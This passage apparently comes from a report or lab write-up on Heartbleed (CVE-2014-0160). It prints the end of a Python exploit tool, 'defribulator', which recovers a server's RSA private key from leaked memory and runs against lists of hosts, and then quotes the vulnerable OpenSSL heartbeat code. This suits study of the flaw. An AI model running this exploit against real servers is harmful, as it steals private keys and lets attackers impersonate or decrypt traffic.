                    ↪  attempt ' + str(x+1) + ' of ' + str(opts.num))
404                 sys.stdout.flush()
405
406         print
            ↪  '\n###############################################################
407         print
408         return res
409
410     except Exception as e:
411        print "Error! " + str(e)
412        print
            ↪  '###############################################################'
413        print
414
415 def extractkey(host, chunk, modulus):
416     #print "\nChecking for private key...\n"
417     n = int (modulus, 16)
418     keysize = n.bit_length() / 16
419
420     for offset in xrange (0, len (chunk) - keysize):
421         p = long (''.join (["%02x" % ord (chunk[x]) for x in
            ↪  xrange (offset + keysize - 1, offset - 1,
            ↪  -1)]).strip(), 16)
422         if gmpy.is_prime (p) and p != n and n % p == 0:
423             if opts.verbose:
424                 print '\n\nFound prime: ' + str(p)
425             e = 65537
426             q = n / p
427             phi = (p - 1) * (q - 1)
428             d = gmpy.invert (e, phi)
429             dp = d % (p - 1)
430             dq = d % (q - 1)
431             qinv = gmpy.invert (q, p)
432             seq = Sequence()
433             for x in [0, n, e, d, p, q, dp, dq, qinv]:
434                 seq.setComponentByPosition (len (seq), Integer
                    ↪  (x))
435             print "\n\n-----BEGIN RSA PRIVATE KEY-----\n%s-----END
                ↪  RSA PRIVATE KEY-----\n\n" %
                ↪  base64.encodestring(encoder.encode (seq))
436             privkeydump = open("hb-certs/privkey_" + host +
                ↪  ".dmp", "a")
437             privkeydump.write(chunk)
438             return True
```

```
439
440             else:
441                 return False
442
443     def main():
444         print "\ndefribulator v1.20"
445         print "A tool to test and exploit the TLS heartbeat
            ↪ vulnerability aka heartbleed (CVE-2014-0160)"
446         allresults = ''
447
448         # if a file is specified, loop through file
449         if opts.filein:
450             fileIN = open(opts.filein, "r")
451
452             for line in fileIN:
453                 targetinfo = line.strip().split(":")
454                 if len(targetinfo) > 1:
455                     allresults = bleed(targetinfo[0],
                        ↪ int(targetinfo[1]))
456                 else:
457                     allresults = bleed(targetinfo[0], opts.port)
458
459                 if allresults and (not opts.donotdisplay):
460                     print '%s' % (allresults)
461             fileIN.close()
462
463         else:
464             if len(args) < 1:
465                 options.print_help()
466                 return
467             allresults = bleed(args[0], opts.port)
468             if allresults and (not opts.donotdisplay):
469                 print '%s' % (allresults)
470
471         print
472
473         if opts.rawoutfile:
474             rawfileOUT.close()
475
476         if opts.asciioutfile:
477             asciifileOUT.close()
478
479     if __name__ == '__main__':
480         main()
```

4.2 OpenSSL.c

```
/* Allocate memory for the response, size is 1 byte
 * message type, plus 2 bytes payload length, plus
 * payload, plus padding
 */

unsigned int payload;
unsigned int padding = 16; /* Use minimum padding */

// Read from type field first
hbtype = *p++; /* After this instruction, the pointer
                * p will point to the payload_length field. */

// Read from the payload_length field
// from the request packet
n2s(p, payload); /* Function n2s(p, payload) reads 16 bits
                  * from pointer p and store the value
                  * in the INT variable "payload". */

pl=p; // pl points to the beginning of the payload content

if (hbtype == TLS1_HB_REQUEST)
{
        unsigned char *buffer, *bp;
        int r;

        /* Allocate memory for the response, size is 1 byte
        * message type, plus 2 bytes payload length, plus
        * payload, plus padding
        */

        buffer = OPENSSL_malloc(1 + 2 + payload + padding);
        bp = buffer;

        // Enter response type, length and copy payload
        *bp++ = TLS1_HB_RESPONSE;
        s2n(payload, bp);

        // copy payload
        memcpy(bp, pl, payload); /* pl is the pointer which
                                  * points to the beginning
                                  * of the payload content */

        bp += payload;

```

```
45          // Random padding
46          RAND_pseudo_bytes(bp, padding);
47
48          // this function will copy the 3+payload+padding bytes
49          // from the buffer and put them into the heartbeat
             ↪  response
50          // packet to send back to the request client side.
51          OPENSSL_free(buffer);
52          r = ssl3_write_bytes(s, TLS1_RT_HEARTBEAT, buffer,
53          3 + payload + padding);
54  }
```